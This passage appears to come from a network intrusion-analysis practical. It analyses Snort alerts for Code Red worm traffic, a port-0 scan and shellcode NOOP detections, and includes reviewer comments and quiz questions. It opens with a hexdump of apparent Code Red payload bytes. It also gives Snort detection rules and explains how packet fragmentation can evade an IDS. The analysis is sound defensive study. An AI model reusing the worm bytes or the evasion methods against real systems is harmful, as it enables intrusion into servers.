90 43 4B 43 4B 89 85 30 FE FF FF 83 BD 30 FE FF  .CKCK..0.....0..
FF FF 74 1F B9 01 00 00 00 85 C9 74 16 8B F4 68  ..t........t...h
FF FF FF 7F FF 95 A0 FE FF FF 3B F4 90 43 4B 43  ..........;..CKC
4B EB E1 8B F4 8D 95 38 FE FF FF 52 FF 95 94 FE  K......8...R....
FF FF 3B F4 90 43 4B 43 4B 8B 85 3E FE FF FF 89  ..;..CKCK..>....
85 4C FE FF FF 8B 8D 4C FE FF FF 81 E1 FF FF 00  .L.....L........
00 89 8D 4C FE FF FF 83 BD 4C FE FF FF 14 0F 8C  ...L.....L......
47 01 00 00 BA 01 00 00 00 85 D2 0F 84 3A 01 00  G............:..
00 8B F4 8D 85 38 FE FF FF 50 FF 95 94 FE FF FF  .....8...P......
3B F4 90 43 4B 43 4B 8B 8D 3E FE FF FF 89 8D 4C  ;..CKCK..>.....L
FE FF FF 8B 95 4C FE FF FF 81 E2 FF FF 00 00 89  .....L..........
95 4C FE FF FF 83 BD 4C FE FF FF 1C 7C 1F B8 01  .L.....L....|...
00 00 00 85 C0 74 16 8B F4 68 FF FF FF 7F FF 95  .....t...h......
A0 FE FF FF 3B F4 90 43 4B 43 4B EB E1 8B F4 6A  ....;..CKCK....j
64 FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B F4  d......;..CKCK..
6A 00 6A 01 6A 02 FF 95 B8 FE FF FF 3B F4 90 43  j.j.j.......;..C
4B 43 4B 89 85 78 FE FF FF 66 C7 85 7C FE FF FF  KCK..x...f..|...
02 00 66 C7 85 7E FE FF FF 00 50 C7 85 80 FE FF  ..f..~....P.....
FF C6 89 F0 5B 8B F4 6A 10 8D 8D 7C FE FF FF 51  ....[..j...|...Q
8B 95 78 FE FF FF 52 FF 95 BC FE FF FF 3B F4 90  ..x...R......;..
43 4B 43 4B C7 85 4C FE FF FF 00 00 00 00 EB 0F  CKCK..L.........
8B 85 4C FE FF FF 83 C0 01 89 85 4C FE FF FF 81  ..L........L....
BD 4C FE FF FF 00 80 01 00 7D 37 8B F4 68 E8 03  .L.......}7..h..
00 00 FF 95 A0 FE FF FF 3B F4 90 43 4B 43 4B 8B  ........;..CKCK.
F4 6A 00 6A 01 8D 8D FC FE FF FF 51 8B 95 78 FE  .j.j.......Q..x.
FF FF 52 FF 95 C0 FE FF FF 3B F4 90 43 4B 43 4B  ..R......;..CKCK
EB AE 8B F4 68 00 00 00 01 FF 95 A0 FE FF FF 3B  ....h..........;
F4 90 43 4B 43 4B E9 B9 FE FF FF 8B 85 44 FE FF  ..CKCK.......D..
FF 89 85 50 FE FF FF 8B 8D 50 FE FF FF 0F AF 8D  ...P.....P......
50 FE FF FF 69 C9 E3 59 CD 00 8B 95 50 FE FF FF  P...i..Y....P...
69 D2 B9 E1 01 00 8B 85 74 FE FF FF 03 C1 03 D0  i.......t.......
89 95 74 FE FF FF 8B 8D 74 FE FF FF 69 C9 83 33  ..t.....t...i..3
CF 00 81 C1 53 FE 6B 07 89 8D 74 FE FF FF 8B 95  ....S.k...t.....
74 FE FF FF 81 E2 FF 00 00 00 89 95 50 FE FF FF  t...........P...
83 BD 50 FE FF FF 7F 74 0C 81 BD 50 FE FF FF E0  ..P....t...P....
00 00 00 75 11 8B 85 74 FE FF FF 05 A9 0D 02 00  ...u...t........
89 85 74 FE FF FF 8B F4 6A 64 FF 95 A0 FE FF FF  ..t.....jd......
3B F4 90 43 4B 43 4B 8B F4 6A 00 6A 01 6A 02 FF  ;..CKCK..j.j.j..
95 B8 FE FF FF 3B F4 90 43 4B 43 4B 89 85 78 FE  .....;..CKCK..x.
FF FF 66 C7 85 7C FE FF FF 02 00 66 C7 85 7E FE  ..f..|.....f..~.
FF FF 00 50 8B 8D 74 FE FF FF 89 8D 80 FE FF FF  ...P..t........
8B F4 6A 10 8D 95 7C FE FF FF 52 8B 85 78 FE FF  ..j...|...R..x..
FF 50 FF 95 BC FE FF FF 3B F4 90 43 4B 43 4B 85  .P......;..CKCK.
C0 0F 85 EF 01 00 00 8B F4 6A 00 6A 04 8B 8D 68  .........j.j...h
FE FF FF 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF  ...Q..x...R.....
FF 3B F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00  .;..CKCK..L.....
00 00 8B 45 08 8B 48 68 89 8D 64 FE FF FF EB 1E  ...E..Hh..d.....
8B 95 64 FE FF FF 83 C2 01 89 95 64 FE FF FF 8B  ..d........d....
85 4C FE FF FF 83 C0 01 89 85 4C FE FF FF 8B 8D  .L........L.....
```

```
64 FE FF FF 0F BE 11 85 D2 74 02 EB D3 8B F4 6A  d........t.....j
00 8B 85 4C FE FF FF 50 8B 4D 08 8B 51 68 52 8B  ...L...P.M..QhR.
85 78 FE FF FF 50 FF 95 C0 FE FF FF 3B F4 90 43  .x...P......;..C
4B 43 4B 8B F4 6A 00 6A 01 8B 8D 68 FE FF FF 83  KCK..j.j...h....
C1 05 51 8B 95 78 FE FF FF 52 FF 95 C0 FE FF FF  ..Q..x...R......
3B F4 90 43 4B 43 4B C7 85 4C FE FF FF 00 00 00  ;..CKCK..L......
00 8B 45 08 8B 48 64 89                          ..E..Hd.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Upon examining the first packet I noticed some interesting content. Specifically, I see a request for a web page, /default.ida?NNN… with the content including HOST:www.worm.com. See below for more information on this packet content.

1.2 Detect was generated by

The detect was generated by the following Snort rule:

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"BAD TRAFFIC bad frag
bits"; fragbits:MD; sid:1322; classtype:misc-activity; rev:4;)
```

The rule indicates that an alert should be generated when an IP packet comes from any port on an external network to any port on the home network. The message displayed when a packet matches this signature is “BAD TRAFFIC bad frag bits.” The SID is used to map a unique snort rule to an alert message. This SID from sid-msg.map file is:
1322 || BAD TRAFFIC bad frag bits

This rule indicates that both the ***don’t fragment*** and ***more fragment*** bits are set on the packet. Since no valid traffic has both of these bits set at the same time they should not be seen on the network. This rule does not check the contents of the packet and thus is fast and efficient. Unfortunately, since the rule does not check the contents of the packet it is hard to tell at initial glance what attack generated this rule. Traffic corrupted during transmission could have triggered this rule in addition to an active attack.

Since the word “worm” was in the packets with the bad fragment bits set, I searched all of the data files generated from Snort on 2002-6-15. Other packets were also requests for the web page /default.ida?NNN… with content that included HOST:www.worm.com. These files are:

- 172.187.236.71\TCP_2932-80.ids
- 209.87.248.75\IP_FRAG.ids
- 211.181.173.244\TCP_3775-80.ids
- 203.105.169.204\IP_FRAG.ids
- 216.174.47.145\TCP_3387-80.ids

Two different types of rules matched the traffic. When the packet has invalid fragmentation flags set then the ***BAD TRAFFIC bad frag*** bits rule alarms. If the traffic did not have invalid fragmentation flags set, the packet would have been

picked up under the ***WEB-IIS ISAPI .ida attempt*** rule. This indicates that the same malicious traffic is being sent with two different packet types – one with fragmentation flags set and the other without. It appears that the perpetrator of this malicious traffic may have been trying to elude an IDS by altering the packet header information. For example, an IDS configured to look only at the header would have missed the packet with the malicious content.

1.3 Probability that the source address was spoofed

I suspect that the source IP address was probably not spoofed. I order for a machine to send an HTTP request to a web server, the three-way handshake must be completed. This could have been sent without the three-way handshake but then the web server would simply respond with a reset.

1.4 Description of attack

The attack is characteristic of the Code Red worm. I looked up the Code Red worm on Security Focus, http://online.securityfocus.com/bid/2880. The Code Red worm exploits the Windows Index Server that comes with the Windows NT 4.0 Option Pack and the standard Windows 2000 installation. This exploit deals with a buffer overflow in the idq.dll. This vulnerability could allow arbitrary code to be executed on a machine under the context of the powerful Local System account. The Local System account has unlimited access to the machine. Although this exploits the Windows Index Server, the only service that needs to be running on the machine is Internet Information Server (IIS) version 4 or 5. The affected DLL, idq.dll, is installed with IIS. The Code Red worm sends its malicious code via an HTTP request to idq.dll.

I also looked up the Code Red worm on Symantec.com, http://securityresponse.symantec.com/avcenter/venc/data/codered.worm.html. Symantec indicates a high number of infections in the wild but the threat is easy to contain and easy to remove.

1.5 Attack mechanism

The attack mechanism for the Code Red worm is sending an HTTP request to a Windows IIS 4.0 or 5.0 web server. Vulnerable web servers have a buffer overflow problem which allows privileged access to the machine.

The Code Red worm takes several steps once it has exploited the buffer overflow vulnerability on a machine. Eeye has a detailed explanation of the steps the worm takes once it infects a machine, (http://www.eeye.com/html/Research/Advisories/AL20010717.html). The worm first sets up the initial environment, including 100 threads of the worm. The first 99 threads of the worm are used to attempt to infect other machines. It appears to select random IP addresses to infect. In fact, all machines infected with the worm will have the same set of IP addresses that it will attempt to infect. So,

each of the 99 machines (if all get infected) will attempt to infect one another. This generates significant traffic on the network and could possibly lead to a denial of service condition. The 100th thread is used to determine if the machine is running a US English version of Windows. If it is, the worm will deface the machine's web site. The web site will read "Welcome to http://www.worm.com!, Hacked By Chinese!." This page will stay live for 10 hours and then disappear. If the machine is not a US English version of Windows then this thread is used to infect another machine instead of defacing the website. Furthermore, each thread will check for a file c:\notworm. If it is found the worm goes dormant and if it is not it will continue to infect more systems. Finally, the worm will check the system date and stop infecting and start attacking www.whitehouse.gov if the date is after the 20th of the month. This worm has also been noted to crash and reboot machines.

1.6 Correlation

I searched Google.com and came across a GIAC CCIA email from Corey Merchant (Fragmented Code Red – http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00237.html). Corey's findings reinforce my analysis.

Knowing that the traffic potentially contained the Code Red worm I scanned the 2002-5-15 file with Norton AntiVirus 7.5 with an updated signature file. Norton indicated that the traffic did in fact contain a match for its Code Red virus definition. This further reinforces that the packets above are evidence of the Code Red worm.

1.7 Evidence of active targeting

I suspect that there is not active targeting. It appears that the perpetrator is searching for a vulnerable target. I searched all packets captured by the IDS and there are only two packets coming from 213.105.119.198 and going to 46.5.130.10. In fact these are the only two packets going to 46.5.130.10. There could have been packets sent to this machine that did not trip the IDS but the fact that no other packets were detected going to this address for the entire day makes me suspect that someone was just searching for a vulnerable machine. There are four machines that have Code Red characteristic data being sent to them 46.5.117.131, 46.5.130.10, 46.5.46.122 and 46.5.180.133. Also, there are six different source IP addresses for Code Red traffic and these attacks appear to be coming at disparate time intervals. The following are the time stamps and source IP addresses.

- 03:01:48.974488 213.105.119.198
- 03:23:03.334488 213.105.169.204
- 07:12:22.224488 216.174.47.145
- 10:39:14.614488 211.181.173.244
- 12:36:53.084488 172.187.236.71

- 13:36:05.624488 209.87.248.75

1.8 Severity

severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: 3. It is difficult to determine what the target is used for on the network but I erred on the side of caution considering Code Red is destructive and Windows 2000 is a popular operating system. Actually finding this machine would tell us for sure if this is a critical machine on the network. Also, there are no packets coming from the attacked machine indicating that it was infected and is spreading the worm to other machines.

Lethality: 5. The Code Red worm can gain unlimited access to a vulnerable machine.

System Countermeasures: 4. I suspect some countermeasures are in place because no other IDS signatures were triggered to this destination IP address.

Network Countermeasures: 4. I suspect some countermeasures are in place because no other IDS signatures were triggered to this destination IP address.

This results in Severity = (3 + 5) – (4 + 4) = 8 – 8 = 0.

1.9 Defensive recommendation

Foremost, the software needs to be patched. The operating system patch is available from Microsoft (http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp). I recommend that the site run antivirus software with current virus definitions on servers. If antivirus software is not possible (e.g., unacceptable degradation of performance) then a firewall rule should be implemented to filter packets. A proxy firewall could be used to block fragmentation attacks.

1.10 Multiple choice test question

It has been determined that two different Snort alerts are being generated from the same basic attack. What could explain why two different rules were triggered?

a. Traffic is crossing the sensor at different times.
b. Packet headers are being altered in an attempt to elude the IDS.
c. Two Snort rules match the traffic and so Snort is issuing two alerts for each instance of the malicious traffic.
d. Snort is malfunctioning and should be reinstalled.

Answer: b

Submission to Incidents.org for public comment

I submitted the above analysis to Incidents.org 10/28/2002. I received one response, which is copied below. My inline comments are in bold and italics.

```
From:  "Anton Chuvakin, Ph.D., GCIA" <anton@chuvakin.org>
To:    Brian.Cahoon@chi.frb.org
cc:    intrusions@incidents.org
Re:    LOGS: GIAC GCIA Version 3.2 Practical Detect (Cahoon)
Date:  11/05/2002 08:53 AM

>other without.  It appears that the perpetrator of this malicious traffic
>may have been trying to elude an IDS by altering the packet header
>information. For example, an IDS configured to look only at the header
Any other reasons for frags? Assuming that that ISAPI/worm,com indicates
a worm why (actually, how...) would a worm play the frag tricks?
```

There are a couple ways in which fragmentation could be used by the worm. The fragments may be too small. For example, the TCP header needs to be 20 bytes but a fragment may indicate the fragment is only 10 bytes. Also, the fragment offset may indicate that there is overlap or a gap in the fragments. For example, the first fragment may be 64 bytes but the second fragment indicates that the offset is 48 bytes. This would indicate an overlap. If the fragment offset of the second packet were 128 bytes then there would be a gap. These methods can be used by worms to elude IDS signatures. In the particular example I've evaluated here (Code Red) the worm is using both don't fragment and more fragment flags. This could also elude and IDS that is only looking for worm signatures (e.g. www.worm.com) instead of irregular fragmentation.

```
>its Code Red virus definition.  This further reinforces that the packets
>above are evidence of the Code Red worm.
So, again, why would a good ole CodeRed be fragged is this way?
```

See comments above.

```
>System Countermeasures: 4.  I suspect some countermeasures are in place
>because no other IDS signatures were triggered to this destination IP
>address.
Fixing the bug code red explots is easy on the system and there is no
evidence of successful penetration. Why is it 4 and not 5? Just a
question.
```

Through the IDS logs I cannot be absolutely certain that the machine is not infected. Furthermore, I cannot ensure that the machine is in fact patched. It appears to be but I decided to err on the side of caution without further information. But, you bring up a good point – namely that the severity is quite subjective but needs to be grounded in solid analysis.

```
>*** Defensive recommendation
>
>I recommend that the site run antivirus software with current virus
>definitions on servers.  If antivirus software is not possible (e.g.,
Why not simply patching? CR is probably better solved by patching and AV
soft seem to be an unusual way to deal with it...
```

I agree that the best recommendation is to patch the operating system. Patching the software is the best way to ensure that the OS is no longer vulnerable to this particular attack. Running antivirus software provides a good detective and preventative control for attacks that may not be patched yet. Many organizations find it a challenge to continually update OS software. Also, the patches often have a tendency to "break" other aspects of the OS. These problems could prevent critical business applications from functioning. Administrators have become hesitant to simply install all OS patches without waiting to see if other organizations have problems or if the OS vendor releases a "corrected" patch. Antivirus software signature updates do not need

such scrutiny and therefore can be easily and quickly updated. This is not an excuse for ignoring patches but AV software updates are a safer immediate solution. The AV software can then monitor for trojans and quarantine such programs. The organization may then have some time to evaluate the patch and get it installed.

```
Best,
--
 Anton A. Chuvakin, Ph.D.
GCIA Advisory Board Member
 http://www.chuvakin.org
http://www.info-secure.org
```

2. Port 0 Scan: Bad traffic tcp port 0 (2002.5.16)

2.1 Source of trace

The trace is from http://www.incidents.org/logs/Raw/2002.5.16. The log is from a Snort IDS version 1.9.0 with the default snort.conf ruleset from www.snort.org.

The following is the suspicious network trace from the alerts.ids file.

```
[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:51:56.924488 211.47.255.24:41728 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x86DF7114  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:51:59.914488 211.47.255.24:41728 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x86DF7114  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:52:05.914488 211.47.255.24:41728 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x86DF7114  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:52:17.924488 211.47.255.24:41728 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x86DF7114  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:52:28.924488 211.47.255.24:42321 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x889091C3  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0
```

```
[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:52:31.924488 211.47.255.24:42321 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x889091C3  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:52:37.924488 211.47.255.24:42321 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x889091C3  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:52:49.924488 211.47.255.24:42321 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x889091C3  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:00.924488 211.47.255.24:42766 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8A78BEB6  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:03.924488 211.47.255.24:42766 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8A78BEB6  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:09.924488 211.47.255.24:42766 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8A78BEB6  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:21.924488 211.47.255.24:42766 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8A78BEB6  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:32.924488 211.47.255.24:43287 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8C3F29EB  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0
```

```
[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:35.924488 211.47.255.24:43287 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8C3F29EB  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:41.924488 211.47.255.24:43287 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8C3F29EB  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0

[**] [1:524:3] BAD TRAFFIC tcp port 0 traffic [**]
[Classification: Misc activity] [Priority: 3]
06/14-21:53:53.924488 211.47.255.24:43287 -> 46.5.243.88:0
TCP TTL:47 TOS:0x0 ID:0 IpLen:20 DgmLen:52 DF
******S* Seq: 0x8C3F29EB  Ack: 0x0  Win: 0x16D0  TcpLen: 32
TCP Options (6) => MSS: 1460 NOP NOP SackOK NOP WS: 0
```

2.2 Detect was generated by

The detect was generated by the following Snort rule:

```
alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC tcp port 0
traffic"; sid:524; classtype:misc-activity; rev:3;)
```

The rule indicates that an alert should be generated when a TCP packet comes from or goes to an IP address and port zero on the home network. The rule does not care about the direction of the traffic but rather the fact that it involves port zero from a host on the home network. Traffic from or going to the external host can be on any port. The message displayed when a packet matches this rule is "BAD TRAFFIC tcp port 0 traffic." The SID used to map the snort rule to an alert message is:

```
524 || BAD TRAFFIC tcp port 0 traffic
```

Since tcp (and udp) port zero is reserved it is not used in any normal traffic. Therefore, this rule only checks to see if port zero is being used.

2.3 Probability that the source address was spoofed

I do not suspect that the source address was spoofed because the attacker would want to see if there is any response. This appears to be a port scan so in order for the attacker to evaluate the response they would need to see the return traffic. Performing port scanning and not seeing the response would be an ineffective reconnaissance method. Not seeing a response, however, may inform the attacker that the machine is not what they thought it might be.

2.4 Description of attack

The attack appears to be a port scan to a host on the home network. The attacker is 211.47.255.24 and the home network host is 46.5.243.88. The attacker sends 16 total packets from 4 different port numbers - four packets for each of the four different ports. The attacker ports are 41728, 42321, 42766, and 43287. Also, these sixteen packets are sent from 21:51:56 to 21:53:53, which is only about 2 seconds. This is a fairly fast port scan from an automated tool, such as hping2. The hping2 manual page confirms that the tool uses port 0 as the default destination port (http://www.hping.org/manpage.html). If the attacker were trying to be more careful they would have differentiated the times between sending the packets. To be extremely stealth the attacker would have taken much more time to send the packets. The likelihood that a traditional IDS would detect these packets is high. This attack is most likely an attempt to fingerprint the operating system. No services run at port zero, however, some operating systems will respond when packets attempt to reach port zero.

2.5 Attack mechanism

The attack mechanism is most likely the automated scanning tool hping2. The tool is specifically looking for a response to a port zero connection. The attacker appears to be searching for the type of operating system the machine is running. A general port scan would most likely not include port zero since it is a reserved port. Once the attacker has received a response to a port zero scan they will have a good indication of what operating system they are scanning. They can then target their attack to that operating system. This attack is the predecessor to a more targeted attack. The port zero scan will not compromise the machine but may reveal more information to the attacker than necessary.

2.6 Correlation

Forrest Aldrich noticed traffic with port zero traffic. He indicated that it was likely attempt to bypass the firewall and used in conjunction with operating system fingerprinting, (http://false.net/ipfilter/1998_07/0012.html).

Ronald Clark and Paul Asadoorian, discussing a GIAC practical trace, confirmed my analysis of port zero scanning, (http://cert.uni-stuttgart.de/archive/intrusions/2002/08/msg00087.html).

2.7 Evidence of active targeting

The attacker appears to be actively scanning this particular host. The attacker sends sixteen packets in a unique pattern. The attacker seems to be eliciting a response from the host on the internal network.

2.8 Severity

severity = (criticality + lethality) – (system countermeasures + network countermeasures)

Criticality: 2. Without knowing the specific target it is difficult to determine how critical this attack is. The traffic in an of itself, however, is not an attack that will compromise the host. The attacker may gain valuable insight into the host but this traffic will not compromise the host.

Lethality: 2. As mentioned above, this traffic by itself will not compromise the host. The worst that can happen is that the host will reveal information about itself that it should not. The victim may reveal information that will lead to a more lethal attack.

System countermeasures: 4. The host should not respond to traffic sent to port zero. The system, however, may reveal information about the type of operating system it is.

Network countermeasures: 4. The network should have a firewall that blocks traffic going to or from an internal machine using port zero. If the IDS sensor is inside the firewall then this traffic was not filtered and likely reached the host. An IDS would also most likely catch this traffic.

Severity = (2 + 2) – (4 + 4) = 4 – 8 = -4. The severity of this traffic is low.

2.9 Defensive recommendation

The administrator should verify that the firewall is blocking port zero traffic. In this scenario it appears that the firewall may not be blocking port zero traffic. The location of the sensor in relation to the firewall and the attacked machine is important to know. If the sensor is in front of the firewall then the firewall may be blocking the traffic and the attacked host never sees it. This traffic should be blocked at the perimeter of the network. Also, the administrator may want to scan the particular host to determine what ports are responding. Specifically, he/she may want to scan port zero using hping2 to see if any response is generated. If a response is generated he/she should check to see if any patches are available from the operating system vendor.

2.10 Multiple choice test question

Several tcp packets are going to port zero on a particular host on your network. What could this traffic be?

a. an active port scan.
b. management traffic from the firewall to network management software.
c. a connection to a reserved service on the network.
d. errors generated from a misconfigured firewall.

Answer: a.

3. NOP: SHELLCODE x86 inc ebx NOOP (2002.5.30)

3.1 Source of trace

The trace is from http://www.incidents.org/logs/Raw/2002.5.30. The log is from a Snort IDS version 1.9.0 with the default snort.conf ruleset from www.snort.org.

The following is the suspicious network trace from the alerts.ids file. Note that these are not consecutive alerts.

```
[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-20:27:34.094488 63.215.124.46:80 -> 46.5.180.250:62132
TCP TTL:51 TOS:0x0 ID:60525 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x7B4A3DEC  Ack: 0xF31D263  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 363737684 2323093

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-20:38:38.804488 217.12.4.232:80 -> 46.5.180.250:62501
TCP TTL:50 TOS:0x0 ID:30585 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8C8AFD60  Ack: 0x92BD7422  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-20:39:13.834488 217.12.4.232:80 -> 46.5.180.250:62512
TCP TTL:50 TOS:0x0 ID:30994 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xAA1DEEE0  Ack: 0x93444D01  Win: 0xFFFF  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-20:41:36.534488 216.74.133.195:80 -> 46.5.180.250:62691
TCP TTL:49 TOS:0x0 ID:1896 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0xAFECE180  Ack: 0x7B722C38  Win: 0x7D78  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-20:44:37.424488 63.240.15.5:80 -> 46.5.180.250:62777
TCP TTL:48 TOS:0x0 ID:62898 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x7BCAD430  Ack: 0x7E425E4A  Win: 0x832C  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-22:06:43.404488 63.249.89.46:80 -> 46.5.180.250:61218
TCP TTL:49 TOS:0x0 ID:31510 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x2B5B5E83  Ack: 0xF7D0B96C  Win: 0x2238  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-22:32:58.374488 205.188.132.83:80 -> 46.5.180.250:61889
TCP TTL:242 TOS:0x0 ID:46952 IpLen:20 DgmLen:1500
***A**** Seq: 0x13AECED8  Ack: 0xE0415F62  Win: 0x832C  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-22:32:58.434488 205.188.132.83:80 -> 46.5.180.250:61897
TCP TTL:242 TOS:0x0 ID:46955 IpLen:20 DgmLen:1500
***A**** Seq: 0x13DDA5AF  Ack: 0xE0488F8A  Win: 0x832C  TcpLen: 20
```

```
[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/14-22:57:28.634488 216.65.124.131:80 -> 46.5.180.250:63029
TCP TTL:48 TOS:0x0 ID:29941 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x84D69CEC  Ack: 0x2731A596  Win: 0x4470  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-04:00:46.714488 208.184.39.131:80 -> 46.5.180.250:63572
TCP TTL:54 TOS:0x0 ID:11319 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x2BACBA51  Ack: 0x3E510FE8  Win: 0x7D78  TcpLen: 20

[**] [1:1390:3] SHELLCODE x86 inc ebx NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/15-04:03:06.404488 208.184.39.131:80 -> 46.5.180.250:63606
